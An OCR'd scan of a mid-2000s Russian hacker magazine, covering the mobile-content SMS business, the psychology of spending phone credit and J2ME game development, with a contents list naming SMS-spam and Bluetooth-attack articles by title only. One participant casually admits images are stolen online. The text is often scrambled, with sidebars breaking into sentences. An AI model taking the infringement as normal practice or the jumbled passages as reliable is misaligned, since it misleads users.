**Крего Яна:** Это довольно длительный процесс. Для начала, естественно, необходимо приобрести техническую платформу, затем пройти ДОЛГИЙ путь заключения договоров с компаниями-операторами для выделения коротких сервисных номеров, а также заключить договоры с правообладателями для легальной продажи контента.

**Алексей Богачев:** Для начала необходимо зарегистрировать юридическое лицо - фирму. Далее вложить килобаксы в договоры с правообладателями (если ты будешь продавать мелодии), список обязательных договоров: Sony Music, "С.Б.А. Мьюзик Паблшинг", BMG Records, первое музыкальное издательство/WARNER CHAPPELL. Стоит это удовольствие дорого. Дальше - больше :). Подписываешь договоры с операторами, каждый договор - примерно 500 убитых ентов, плюс 100 - абонентка на месяц. Далее, если тебе нужны java-игры, подписываешь договоры с производителями - хлопотный процесс. Аренда или покупка выделенного сервера и написание (покупка) ПО для работы по SMPP-протоколу. С некоторых пор операторы стали требовать лицен-

зии от контент-провайдеров, а именно лицензию Минсвязи на телематические услуги связи. Получение этой лицензии очень геморный процесс, который занимает от 30 до 70-ти суток и стоит от \$1000.

**XS:** Существуют ли какие-то готовые базовые наработки, или все компании пишут программную часть для своих сервисов с нуля?

**Крего Яна:** Естественно, существуют. На рынке работают компании, которые занимаются технической разработкой программ для работы SMS-центров контент-провайдеров. Но многие компании, которые не хотят тратиться на покупку готовых программных решений, могут заниматься этим самостоятельно при наличии технической базы и специалистов.

**Мельникова Наталия:** Думаю, каждая компания разрабатывает свой функционал, иначе желающих заниматься этим видом бизнеса было бы намного больше, чем сейчас. Креативные разработчики выживают на этом рынке, так как сейчас очень высок уровень конкуренции, и тенденция такова, что через несколько лет на рынке останется только пять компаний, которые будут удерживать этот вид бизнеса в своих руках.

**Алексей Богачев:** Существуют компании, продающие конкретные готовые программные решения, множество готового софта (платного) можно приобрести за границей. Я видел бесплатную версию, написанную на Java. Для себя мы сами писали на Perl. Знаю точно, что в Beeonline программный продукт написан на Java, и еще в некоторых компаниях работают именно с этой платформой.

**XS:** Из каких источников извлекают новый контент?

**Крего Яна:** В компании работает менеджер по контенту, который и занимается этим. Учитываются потребности аудитории, отслеживаются отечественные и зарубежные хит-парады, ведется поиск новых отечественных и зарубежных хитов.

**Мельникова Наталия:** Создается, изобретается. Есть и другие пути, например взять уже существующий контент и адаптировать под себя, но здесь возникает вопрос авторских прав.

**Алексей Богачев:** Мелодии идут по каталогам от правообладателей, сами же файлы создаются собственноручно: человек, специально обученный для этого, должен быть в компании. Java-игры - по договорам с производителями. С картинками



проще, так как 80% изображений, продающихся сейчас у контент-провайдеров - нелицензируемые, наподобие картинок с кошками, собачками, лошадами, луной, деревьями и т.п. Девушки полуголые тоже. И все это по старой доброй русской традиции воруются в интернете. Прямо так все (почти все) и работают.

**XS:** Какие правовые аспекты необходимо учитывать, прежде чем начинать заниматься мобильным бизнесом?

**Мельникова Наталия:** Прежде всего это Закон об авторских правах, Закон о связи, а также все необходимые законодательные акты, регулирующие правоотношения в сфере бизнеса.

**Крего Яна:** Прежде всего нужно понимать, что у каждого медиаэлемента есть владелец. И поэтому для начала цивилизованной работы на рынке мобильного контента каждому контент-провайдеру необходимо заключать договоры или лицензионные соглашения с компаниями-правообладателями. Основная проблема рынка мобильного контента - высокий уровень пиратства в области мобильного контента. Это значительно снижает доходы легально работающих провайдеров, правообладателей и операторов связи. В России пиратским способом распространяется до 20% мобильного цифрового контента. Необходимо также выполнять требования, которые оговариваются в договорах между контент-провайдером и оператором сотовой связи.

**XS:** Что грозит тем, кто нарушает права? Можете привести реальные примеры из практики?

Алексей Богачев: Тут имеет смысл процитировать часть статьи с [www.kv.by/index2004474501.htm](http://www.kv.by/index2004474501.htm): "Пожалуй, первым в России, кто оспорил в суде использование своего произведения в качестве звонка для мобильных телефонов, стал известный борец против капитализма, лидер популярной группы "Ленинград" Сергей Шнуров. Он смог отсудить 100 тысяч рублей у ЗАО "С.Б.А. Мьюзик Паблшинг", одной из дочерних фирм звукозаписывающей компании "Гала-Рекордс". Тогда Басманный суд Москвы признал, что ответчик нарушил имущественные права музыканта, выдав третьим лицам разрешение на использование музыки артиста в качестве мелодий для мобильных телефонов и караоке. Суть конфликта заключалась в следующем. Согласно договору между певцом и "С.Б.А.", эта фирма имела полное право на воспроизведение и распространение музыкальных произ-

ведений Шнурова. Но российское законодательство - штука непростая. В договоре речь шла только об оригинальном исполнении - музыкант не давал отдельного разрешения на переработку песен. А в соответствии с законом "Об авторском праве и смежных правах", право на переработку может быть передано третьим лицам лишь с согласия автора музыкального произведения на основании соответствующего авторского договора".

**Крего Яна:** Нарушителям авторских прав грозит административная ответственность в виде выплаты штрафа. Конкретных примеров судебных исков, к счастью, в нашей практике нет. А в общем с претензиями к звукозаписывающей компании по поводу прав на распространение рингтонов обращался известный рок-музыкант, лидер группы "Ленинград" Сергей Шнуров.

**XS:** Как быть тем, чьи права нарушили? Нарисовал я, скажем, картинку, выставил у себя на домашней страничке. А завтра увидел ее в каталоге продаваемых логотипов для сотового телефона у какой-нибудь компании. Как мне защитить свои права, какие конкретные действия необходимо осуществить?

**Крего Яна:** Если право на изображение или музыкальную композицию действительно принадлежит автору и он может подтвердить это документально, то у него есть все основания смело обращаться в суд и предъявлять претензии контент-провайдеру, который распространяет контент без согласия автора.

**Алексей Богачев:** Чтобы отстаивать права на интеллектуальную собственность, сначала нужно зарегистрировать эти права. Насколько я знаю, у нас регистрацией занимается Роспатент, и стоит это недешево.

**XS:** Опишите на основании собственной практики портрет наиболее платежеспособного сегмента потребительской аудитории. Одинаков ли он для разных сервисов или все сильно зависит от того, что продается?

**Сергей Коляга:** Разумеется, у каждого сервиса есть свой потребитель, своя целевая аудитория. При разработке сервиса стоимость услуг определяется платежеспособностью целевой аудитории, готовностью потребителя отдать определенное количество денег за определенную услугу, и для этого проводятся масштабные маркетинговые исследования. Таким образом, каждому "платежеспособному" сегменту адресован определенный сервис. Информационно-

справочные сервисы рассчитаны, как правило, на высокодоходных абонентов, SMS-сервисы - на менее платежеспособную аудиторию, как правило, молодежь. При этом первые берут качеством услуги, а последние - количеством.


**Мельникова Наталия:** Особенности сегмента пользовательской аудитории зависят от характера услуги. Например, картинки и мелодии наиболее популярны в молодежной среде от 16 до 25-ти лет. Популярность интерактивных сервисов зависит от того, в какой ТВ-передаче они предлагаются. Голосования в реалити-шоу также пользуются спросом среди молодых абонентов, а более серьезные информационные проекты вызывают интерес у людей постарше - до 30-35-ти лет.

**Крего Яна:** Из нашей аудитории, наверное, сложно выделить платежеспособный сегмент, так как основными потребителями услуг мобильного контента являются молодые люди в возрасте от 15 до 19-ти лет. Исходя из этого, довольно сложно сказать что-то об их отношении к сегменту платежеспособных абонентов.

**Алексей Богачев:** Типичный пользователь SMS-сервисов: молодой человек или девушка в возрасте от 13 до 25-ти лет.

**XS:** Почему виртуальные деньги тратить проще, чем "обычные"? Какова психология того, кто заказывает сервис?

**Крего Яна:** Аудитория пользователей мобильных услуг - это молодые люди, которые хотят выделиться из "толпы", персонализироваться. Поэтому психология затрат именно на данный вид контента очевидна. Что касается остальных сервисов, то тут срабатывает механизм "здесь и сейчас": чтобы получить необходимую информацию, человеку не нужно идти в магазин, покупать газету и т.д. - только послать SMS. Достаточно мобильного телефона и определенной суммы на счету для того, чтобы получить необходимое.

**Мельникова Наталия:** Потому что ты не держишь их в руках :). Хотя все операторы работают по принципу предоплаты с абонентом, вопрос в том, сколько денег нужно заранее положить на счет. Думаю, желание пользоваться сервисом в основном возникает у абонента спонтанно, и порой ему самому сложно представить, какую сумму у него снимут со счета. Все зависит от рекламных ходов, в результате которых часто скрывают настоящую цену услуги. 

Андрей Каролик (andrusha@real.hacker.ru)

# ПСИХОЛОГИЯ ВИРТУАЛЬНЫХ ДЕНЕГ

## КТО ГОТОВ ПЛАТИТЬ, ЗА ЧТО И ПОЧЕМУ

**Н**ачинающему продавцу контента необходимо вникнуть в суть психологии виртуальных денег, так как именно ими будут оплачиваться предложенные картинки, мелодии, игры и т.п. Определив наиболее платежеспособную часть аудитории становится возможным продавать SMS-услуги строго адресно. Зная специфику конкретной услуги, можно выбросить на рынок самое вкусное предложение.



### ВОЗРАСТ

■ Отчасти неверно распространенное мнение о том, что SMS-услугами пользуется

только молодежь в возрасте 14-20 лет. Да, можно сказать, что примерно такой возраст пласта населения, самого активного в этом плане, но наиболее платежеспособный пласт - 20-25 лет и старше. Более того, как правило, подростки 14-20 лет чаще тратят не свои деньги, а родителей. Но это уже не столь важно, так как состав своих "статей расходов" определяют именно владельцы телефонов.

Несмотря на свою активность, возрастная категория 14-20 лет отличается и обычной для молодежи ветреностью. Они не только ищут и покупают новые картинки или мелодии, но и пробуют разные услуги от разных компаний. Аудитория людей возрастом постарше - консервативнее, и ее представители стараются пользоваться услугами той компании, которая предлагает сервис, сочетающий в себе качество и низкую цену.

При организации мобильного бизнеса лучше ориентироваться не на аудиторию, а на принадлежность той или иной услуги к определенной аудитории. Вот, например, ты собираешься продавать какую-то услугу. Сейчас для тебя вопрос жизни и смерти - определить состав целевой аудитории услуги и исходить из соответствующих предпочтений потребителей. К примеру, целевая аудитория производителей мобильных игр - явно до 20-ти лет, причем в основном ее представители "ближе" к 14-ти годам. А у голосований в прямом эфире по ТВ целевая аудитория значительно шире. Никогда не забуду, как в течение часа отговаривал свою маму, чтобы она не тратила деньги на эти пустые голосования :). Пример аудитории, которую составляют только взрослые люди (от 20-ти лет и старше) - общение в прямом эфире по ТВ посредством SMS в ночных эротических программах. И это очевидно: в 14 лет игры волнуют больше, чем эротика.

От целевой аудитории зависит "навороченность" услуги, цена и способы рекламы. Если молодежь любит ковыряться с загадками и заковыряться старшему стремятся к простоте, но к дорогой простоте, то есть к простым и качественным услугам. Молодежь готова простить разовые сбои в работе сервиса или не возмутиться, если содержание услуги в рекламе и в реальности немного не соответствуют друг другу. Зрелые люди болезненно реагируют именно на эти мелочи. Так вот и поле деятельности для продавца мобильного контента: такими мелочами как раз можно привлечь представителей старшего поколения!

### ПОЧЕМУ

■ ❶. Если не вдаваться в нюансы психики человека, то можно сказать, что человеку проще тратить то, что он не достает из кармана. Когда тратишь реальные деньги, стараешься экономить. Когда тратишь виртуальные деньги, кажется, что реальные деньги уже потрачены. Кстати, на этом же играют и виртуальные биржи типа "Фогех-Клуба", которые так активно стали раскручивать в послед-

нее время. Только там виртуальными являются заемные средства. Ты кладешь в игру 1 000 рублей, а банк выдает тебе в 100 раз больше (так называемое "плечо"). Имея на счету уже 100 000 рублей, можно и выиграть в 100 раз больше. Но при проигрыше ты накроешься серьезным медным тазом... то есть станешь должником банка.

❷. Самоутвердиться и реализовать какие-нибудь возможности с помощью SMS-услуг. Молодежь стремится самоутвердиться и подчеркнуть свой статус. Новая картинка или новая мелодия в телефоне, которой нет у других - это симптом того, что ты не такой, как все, что ты оригинальный и более продвинутый, раз смог достать такой эксклюзив. Аудитория постарше подходит к этому делу более рационально. Если есть телефон с цветным дисплеем, то имеет смысл завести разные картинки, чтобы оценить эту фишку по достоинству. Аналогично с полифонией: оценить ее можно только проиграв множество разных мелодий, а штатных (которые уже есть в памяти) всегда кажется мало.







какая-то одна картинка, одна мелодия и одна игра. Утрированно, конечно: таких "огней" десятки или даже сотни. К примеру, среди мелодий один из последних прибыльных хитов - песня "Черный Бумер". Все разумные продавцы SMS-услуг постоянно мониторят интерес к различному контенту и ищут подобных "Бумеру" гоеных коров, чтобы выжать из них сверхприбыль. Часть этой сверхприбыли уйдет на последующие поиски и поддержание всего сервиса в те периоды, когда одна гоеная корова уже иссякла (мода сменилась или первоисточник


частота обновления, иначе актуальность хит-парагов сойдет "на нет".

## ФУФЛО

■ Как говорится, в семье не без урога. Порой попадаются откровенные лохотроны. Условно их можно разделить на те, которые не соответствуют ожидаемому качеству, и на те, которые обещают воздух. И те, и другие негативно влияют на мнение в обществе о SMS-услугах. Если ты один раз наступил на грабли, то ты уже убежден, что все грабли одинаковы: многие честные провайдеры SMS-услуг теряют тысячи потенциальных клиентов, которые стали жертвами мошенничества.

С твоего счета списали сумму больше, чем было заявлено в рекламе. Тебе прислали мелодию отвратного качества. Вот это я имел в виду, когда писал о "несоответствии ожидаемому". Первое популярно как раз среди тех, кто предлагает "сборную солянку" из множества услуг. При этом часть услуг малоинтересные, но го неприличия дешевые, а другие, наоборот, интересные, но дорогие. Низкую цену на услуги всячески подчеркивают в рекламе, чтобы потребитель воспринял ее как единую на все описанные услуги, а где-то внизу мелким шрифтом для особо внимательных пишут реальные расценки на каждую услугу. Получается, что тебя предупредили, но это не мешает тебе остаться в полных дураках. Вторая ситуация возникает еще чаще. Берешь в руки каталог, в котором тысячи картинок и мелодий. Картинки просто ослепительно красивые, а мелодии - самые популярные и на вкус какого угодно франата. Выбираешь, скачиваешь. И тут оказывается, что мелодия только отдаленно напоминает то, что ты хотел услышать, а картинки в каталоге смотрятся гораздо привлекательнее, чем на дисплее телефона.

Хороший выход - получить отзывы таких же жертв мошенников или, наоборот, вполне удовлетворенных пользователей SMS-услуг. Через интернет же можно и выбрать мелодию, прослушав ее примерное звучание ("примерное" - чтобы образец не украли, то есть ознакомительный вариант либо сильно урезан, либо в него включены специальные звуковые дефекты). И, само собой, те, кто пишут отзывы о поставщиках SMS-услуг, о мошенниках и, наоборот, добропорядочных продавцах среди них, заботятся о всеобщем благополучии и счастье.

Продавцы SMS-"воздуха" обещают солидный приз, разогревают страсти среди потребителей, но призов в результате не получает никто либо его получает подставное лицо, что опять же можно проверить только через прокуратуру :). В этом случае поможет также интернет или отзывы друзей, которые уже что-то выигрывали. 

## Сервисы действуют в любое время года и круглосуточно.

❶. Телевизионные конкурсы для заработка на SMS эксплуатируют различных кумиров. Сколько бы лет тебе ни было, если голосуешь за своего любимчика, цена услуги явно не заинтересует тебя. На этом и играют организаторы, поглывая масла в огонь, например хит-парадов, и отдавая в руки телезрителей возможность влиять на ситуацию, а не просто пассивно голосовать. А телезрители выражают свою благодарность в виде дензнаков.

❷. Но основная причина - простота услуги или голосования, которые покупают всех. Не нужно думать о точной сумме - лишь бы на счету было столько же или больше. Не надо никуда идти и оплачивать - все происходит автоматически во время оказания заказанной услуги. Сервисы действуют в любое время года и круглосуточно. Люди готовы платить за простоту и оперативность, хотя, как правило, те мелодии и картинки, которые распространяют по SMS, можно достать в Сети совершенно бесплатно.

## ФОКУС

■ "Чем больше услуг предложим за один раз, тем больше заработаем". Отчасти это так, но на практике оказывается, что "выстреливает" только

стал менее популярен), а новая еще не найдена. Чем больше коров, тем успешнее бизнес. Во многом успех проекта зависит от интуиции и банальных экспериментов.

Другое интересное наблюдение: разнообразие снижает интерес, а ограниченность контента создает ауру индивидуальности и VIP, хотя порой эта аура ложная. Оба подхода имеют право на жизнь. Часть пользующихся SMS-услугами ищут те компании, которые предлагают самый широкий ассортимент картинок, мелодий и игр. Подсознание лукаво нашептывает им: "Таким образом ты быстрее найдешь любимые мелодии или симпатичные картинки!" Другие же, наоборот, предпочитают чтобы кто-нибудь осуществлял выбор за них и полагаются на хит-парады (сомнительного, надо сказать, происхождения) мелодий или картинок, в то время как это противоречит необходимости выделиться, скачав то, чего нет ни у кого.

Учитывая эти нюансы, продавцы SMS-услуг намеренно делают несколько различных рекламных каталогов либо совмещают их в одном, то есть в общем каталоге, объединяя все представленное для заказов. И этот каталог пополняется с появлением нового. Во втором случае важна

Проще тратить то, что не достаем из кармана, так как "деньги уже потрачены".

Молодежь готова оплачивать услуги ради поддержания своего статуса, люди постарше - за качество услуг. Молодые прощают свои сервисов, люди постарше - нет.

Существует множество лохотронов, которые сводят на нет PR достойных сервисов.

## Content:

**50 Мобильная играция**  
Теория разработки игр для сотовых телефонов

**56 Наводнение сообщениями**  
Как делают бизнес SMS-спаммеры

**60 Телефонодобывающий комбайн**  
Руководство по автоматизированному созданию SMS-спамлиста

**64 Развлекуха для кодера**  
Создание телефонной игры на конкретном примере

**68 Охота на голубой зуб**  
Подготовка и методы атаки

**74 Безопасный взлом через GPRS**  
Наглядные примеры из практики

**80 Дешевый GPRS**  
Честный обмен оператора

**CODING & HACKING**

Denis Mingulov (denis@mingulov.com; ICQ 119841948; www.mingulov.com)

# МОБИЛЬНАЯ ИГРОМАНИЯ

## ТЕОРИЯ РАЗРАБОТКИ ИГР ДЛЯ СОТОВЫХ ТЕЛЕФОНОВ

**Ч**исло сотовых телефонов и других "умных" мобильных устройств (например карманных компьютеров) уже составило больше 800 миллионов во всем мире. По данным на начало 2005 года, треть из них (!) поддерживает внешние программы.

**Р**азработка программ для сотовых телефонов мало отличается от девелопинга для больших компьютеров (а называть обычный персональный

компьютер иначе, особенно после того как попользуешься смартфоном или КПК, довольно сложно). Такие же языки программирования, такие же средства проектирования... Конечно, есть и свои особенности, без учета которых в итоге запросто можно получить абсолютно неудобное и никому не нужное приложение, которое будет проще переписать заново, чем пытаться исправить.

### МОБИЛЬНЫЙ - ЗНАЧИТ МАЛЕНЬКИЙ

■ Мы все каждый день пользуемся мобильными телефонами и даже не задумываемся о том, что он представляет собой. Настало время восполнить этот пробел.

❶. **Экран.** Имеется в виду даже не разрешение дисплея (которое может быть до 640x480 или 352x416 на самых продвинутых устройствах), а его физический размер. Диагональ на большинстве телефонов не превышает четырех-пяти сантиметров, что не позволяет показывать масштабные сцены, так как мелкие детали в этом случае будут незаметны или пользователю придется напрягать зрение, пытаясь разглядеть все нужное.

❷. **Память.** В большинстве случаев мы оказываемся ограниченными 50-200 Кб свободной памяти. Кроме того, может быть ограничен размер самой программы.

❸. **Ресурсы.** Доступ к возможностям устройства может быть ограничен. Может отсутствовать все - от доступа к дисковой системе телефона до возможности вывести графику на экран. Не думай, что поддержка телефонного доступа к интернету автоматически обес-

печит возможность получить программой данные по TCP/IP.

❶. **Управление.** Не на всех машинах присутствуют удобные клавиши, а пользователю удобно держать телефон в одной руке и ею же управлять действием. Если ты предложишь выполнять акробатические этюды руками, окажешься неправ.

❷. **Скорость.** 10-15 МГц для нормальной обработки графики - мизер (а если еще два туза в прикупе... - прим. Dr.).

❸. **Использование.** Телефон всегда вместе с человеком. В дальней поездке, на деловой встрече, в процессе мучительного ожидания чего-нибудь... Если не учитывать места, где сотовый лучше выключать (самолеты, некоторые больницы), то можно сказать, что практически везде им можно воспользоваться как игровой средой. В конце концов, на неинтересном спектакле никто пока не разрешал достать телефон, в котором выключен звук, и разложить в нем пасьянс.

Кстати, описание различных платформ ты можешь посмотреть на врезке с общей статистикой. Дальше буду писать в основном о J2ME как о наиболее разнообразной и широко распространенной платформе.

### АДАПТАЦИЯ К МОБИЛЬНОМУ ИГРОСТРОЕНИЮ

■ Описанные выше особенности сотовых определяют основные и наиболее распространенные типы игр:

■ **Карточные (и пасьянсы).** Сегодня они популярны так же, как и лет 15 назад, когда появилась Windows 3.1. Писать их просто, ресурсов требуется мало, можно делать без анимации, на самых простых рисунках, а пользователей у таких игр всегда хватало и хватает. Правда, и большинство игр уже реализовано, нужно выдерживать конкуренцию

Платформа	Размер экрана	Кол-во цветов	Память для программ	Оперативная память	Процент рынка	Языки программирования
J2ME	от 64x40	от 2	от 40 кб	от 16 кб	85	Java 2 Mobile Edition
Symbian	от 176x208	от 4096	от 4 мб	от 4 мб	6	C++, Java, OPL
Windows Mobile	от 176x220	от 4096	от 4 мб	от 4 мб	3	C++, Java, C#
BREW	от 64x40	от 2	от 300 кб	от 100 кб	4	C++
Mophun	от 80x64	от 256	от 100 кб	от 32 кб	0	C++
Palm	от 160x160	от 16	от 2 мб	от 1 мб	2	C/C++
RIM	от 240x80	2	4 мб	512 кб	0	C++

*Общая статистика по мобильным телефонам*



## ПЛАТФОРМЫ ПРОГРАММИРОВАНИЯ ДЛЯ СОТОВЫХ ТЕЛЕФОНОВ

■ **J2ME - Java 2 Micro Edition.** Практически все современные телефоны могут исполнять программы на J2ME различных версий. Гарантий дать невозможно практически ни по какому поводу, в идеале для каждого телефона должна быть сделана специализированная версия, которая будет использовать его возможности по максимуму. Разумеется, часть старых и/или малораспространенных устройств можно проигнорировать.

■ **Symbian и Windows Mobile** - смартфоны, по возможностям близкие к карманным компьютерам. Обычно процессор построен на ARM, его скорость - от 100 МГц. Наиболее мощные устройства - для них реально сделать практически все. К сожалению, они совсем не совместимы и конкурируют друг с другом. Кроме того, на самой Symbian OS построены несколько различных платформ (Series 60, Series 80 и Series 90 от Nokia и UIQ от SonyEricsson), которые также конкурируют друг с другом на определенных сегментах рынка. На всех платформах часто выпускают новые версии смартфонов, с совместимостью все обстоит так же, как и с приложениями J2ME: если хочешь полностью использовать возможности нового смартфона, делай новую версию.

■ **Palm** - тоже смартфоны, но процессор может быть на 16 МГц, при этом никаких отличий (кроме размера) от КПК на PalmOS нет, так что пользователь может использовать весь софт этой операционной системы (а для тебя это, наоборот, означает, что твою программу смогут запустить на Palm'e). Особенности реализации не позволят использовать под кучу всю свободную оперативную память, например, возможно, что из 50-ти Мб ты сможешь получить только восемь.

■ **BREW** наиболее широко распространен на CDMA, патронируется Qualcomm (основным производителем и обладателем патента). В России он практически не встречается, так что мало кто его вообще знает. В общем, одиночке лучше не писать игру для BREW, так как отсутствует свободное распространение. Можно заняться игровым строительством в гордом одиночестве только тогда, когда есть желание продавать ее через посредников.

■ **Morphin** - когда-то на него сделали ставку Sony Ericsson, но в последних моделях поддержку ликвидировали и перешли на J2ME. Для BREW и Morphin нужна сертификация не только для продажи, но и для разработки программ. Ты сможешь тестировать программу на эмуляторе под Windows, но для телефона эта версия не подойдет, а за возможность создания версии для аппарата производитель хочет денег. Довольно больших денег, если ты решил запрограммировать что-нибудь для себя лично.

■ **RIM** - мертвые устройства от Blackberry с 80x386 процессором. Пейджеры двусторонние, с высокой надежностью связи. Сейчас производитель полностью перешел на J2ME.

■ **Linux** - он есть, но его нет. Слишком мало пользователей.

и доказывать, что твоя игра лучше/умнее/красивее. Конечно, можно попробовать реализовать обнаруженную именно тобой игру с ревенных майя и заставить пользователя выучить ее правила :).

■ **Казино.** Азартным людям рекомендуется. Игры, построенные на генераторе случайных чисел, возможно, с небольшим элементом стратегии.

■ **Головоломки (и настольные игры).** Самый типичный пример - Lines, в котором расставляют выпадающие на поле шарики по пять штук в ряд.

■ **Шахматные.** Крестики-нолики, го, реверси - эти игры практически не требуют графики, зато помогают большому количеству вычислительных ресурсов.



■ **Стратегические.** Этот игровой жанр пока не очень распространен из-за высоких требований к графике и скорости телефона.

■ **Аркады.** Графика, звук, хорошее управление, играбельность - и твоя программа среди тысяч других. Одинокых :).

■ **Спортивные.** Редко, но встречаются. Например, FIFA от EA несмотря ни на что популярна.


Кроме того, каждая игра может использовать 3D-изображение, но пока это используется в основном для аркад.

Перед началом собственно программирования желательно определить, на каких телефонах ты хочешь видеть свою игру, какие возможности телефонов использовать для игры, сколько отдельных версий игры де-

Неправильное проектирование приложения убьет много времени разработчика, заставит его дорабатывать продукт после выхода "нового крутого телефона" или исправлять для работы на телефоне бабушки заказчика.

На Symbian есть возможность прямого доступа к видеопамяти. Огнужды (во время перехода от 4К- к 64К-дисплеям) это уже потребовало доработки многих популярных игр.





пать, какие ограничения вводить, как усложнить или ускорить программу. А в процессе - везде аккуратно использовать память, не забывать об ограниченном стеке: большие переменные лучше создавать динамически.

Для разработки всех типов игр можно показать единую базу, основанную на том, что пользователи будут запускать конечный продукт на телефоне - это структура программы, графика и звук, отладка и оптимизация. Пробегусь по каждому из этих пунктов.

### СТРУКТУРА ПРОГРАММЫ

Возможности разных моделей телефонов отличаются, производители ради обеспечения "полноценного" использования часто делают свои

## BLUETOOTH-ОБЩЕНИЕ

Bluetooth позволяет обмениваться данными между двумя устройствами. Практически все телефоны с поддержкой Bluetooth могут передавать данные на десять метров.

Для работы нужно создать клиентскую и серверные части, клиент подключится к серверу и сможет передавать и получать данные. Один телефон может поддерживать до восьми bluetooth-соединений (правда, на большинстве телефонов стоит ограничение всего в единицу). Итак, в довольно простом случае одновременно смогут играть восемь человек (один сервер и семь клиентов).

На J2ME это тоже возможно: Bluetooth API (JSR82), классы `javax.bluetooth` и `javax.obex`. Клиент наследуется от `javax.bluetooth.DiscoveryListener` (поиск сервера и осуществление соединения), сервер от `javax.obex.ServerRequestHandler` (создание и регистрации собственной службы на сервере, ожидание соединения).


собственные, не стандартизированные и ни с чем не совместимые API. В последнее время ситуация меняется к лучшему, но только с последнее время: поддержка новых стандартов возможна только в новых моделях телефонов.

Чтобы впечатлить потенциального игрока по максимуму, придется за-

действовать все доступные ресурсы. Для этого в программе нужно четко выделить Engine (движок) для работы с экраном, звуком и сетью. Да, для них должны быть свои собственные объекты.

Для поддержки новых API можно просто расширять возможности свое-

Не у всех мобильных устройств медленный процессор. У отдельных экземпляров может стоять процессор на 620 МГц.



## РАБОТА ЧЕРЕЗ INTERNET

Практически всегда оператор сотовой связи представляет при доступе в интернет IP в своей частной сети, поэтому для общения двух и более клиентов необходим сервер.

При разработке клиента учитывай возможность разрыва соединения, можно попытаться соединиться заново или сообщить об этом пользователю.

В J2ME для работы с Сетью можно использовать методы:

```
javax.microedition.io
StreamConnection,
Connector и
java.io.DataInputStream/java.io.DataOutputStream.
```

Некоторые сотовые не поддерживают двунаправленные соединения, для них требуется открывать два соединения, отдельно для получения и отправки данных. Если поддерживается только http-соединение (требование стандарта), то наш сервер должен корректно обрабатывать его.





## ССЫЛКИ ПО ТЕМЕ

- [www.juga.ru](http://www.juga.ru) - очень полезный сайт по Java (и J2ME) на русском языке
- [java.sun.com](http://java.sun.com) - основной сайт по Java
- [www.symbian.com](http://www.symbian.com) - базовый сайт разработки для Symbian
- [www.gamasutra.com](http://www.gamasutra.com) - много информации по играм
- [forum.nokia.com](http://forum.nokia.com) и Discussion Board - все от Nokia для разработчика



Следи за памятью! Возможно, придется время от времени самостоятельно чистить систему, чтобы не вылететь по нехватке мест

го старого объекта, становясь его наследником. Что-то пошло не так? Нужно полностью переписать базовый объект, например графический? Значит, приложение было спроектировано неправильно.

Желательно создавать объекты так: вылезти из кожи вон, чтобы не пришлось ничего дублировать, если ты собираешься распространять программу для нескольких независимых платформ (например Symbian и Windows Mobile). Впрочем, для коммерческой выгоды лучше вначале оценить, нужна ли еще одна платформа или вполне достаточно одной.

### ГРАФИКА И ЗВУК

■ Можно сесть и пометить о голографических дисплеях: проецируют изображение прямо в воздух из ма-

лочки сотового, качество бесподобное, можно динамически изменять размеры и легким касанием руки выбирать нужные элементы. Помечать можно, но пока ситуация складывается вот так:

**Диагональ** от 2-х до 10-ти сантиметров, по большей части - до 5-ти.

**Размер экрана:** 96x64, 128x128, 80x64, 176x208.

**Цвет:** 2, 4, 8, 16, 256, 1024, 4096, 65536, 262144.

Если ты написал не "текстовую" игру, то практически все время приложение будет рисовать что-нибудь. Конечно, проводить оптимизацию сразу не нужно, но в дальнейшем именно здесь возможно глобальное ускорение: вместо того, чтобы каждый раз заново создавать изображение, сохраняй то, что

# ЖУРНАЛ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ



от создателей

**ЖАКЕР**

### Тесты

- Процессоры AMD
- Системные платы Socket 939/754
- Проекторы
- Струйные принтеры
- Связки WiFi
- Системы barebone
- Versus-тест: AMD Athlon 64 FX-55 vs. Intel Pentium 4 Extreme Edition 3.73

### Инфо

- Мелочи железа
- Фишки IT
- Over-сцена
- Моддинг-сцена
- Эволюция 3D-акселераторов
- Технология шины PCI Express
- Линейка: звуковые карты Creative
- Звездные железки: Asus P4P800
- Конструктор: Система с прицелом на будущий апгрейд
- FAQ

### Практика

- Разгон SLI-системы
- Ремонт
- Учим как рассчитать стоимость компьютера
- Моддинг: LCD-панель
- Linux: видеозахват

ЖУРНАЛ КОМПЛЕКТУЕТСЯ  
ДИСКОМ С ЛУЧШИМ СОФТОМ



Теперь 160 страниц!

javax.microedition.rms - Record Management System: для долговременного хранения информации.

Ты можешь сделать обработку полной клавиатуры: вдруг кто-нибудь будет играть с нее, подключенной через Bluetooth?

На программах на C++ используй объекты с точно известным размером занимаемой памяти вместо обычных int, long и т.д.



Никаких аналогов DirectX и OpenGL нет, постепенно идет разработка общих API для ускоренного рисования.

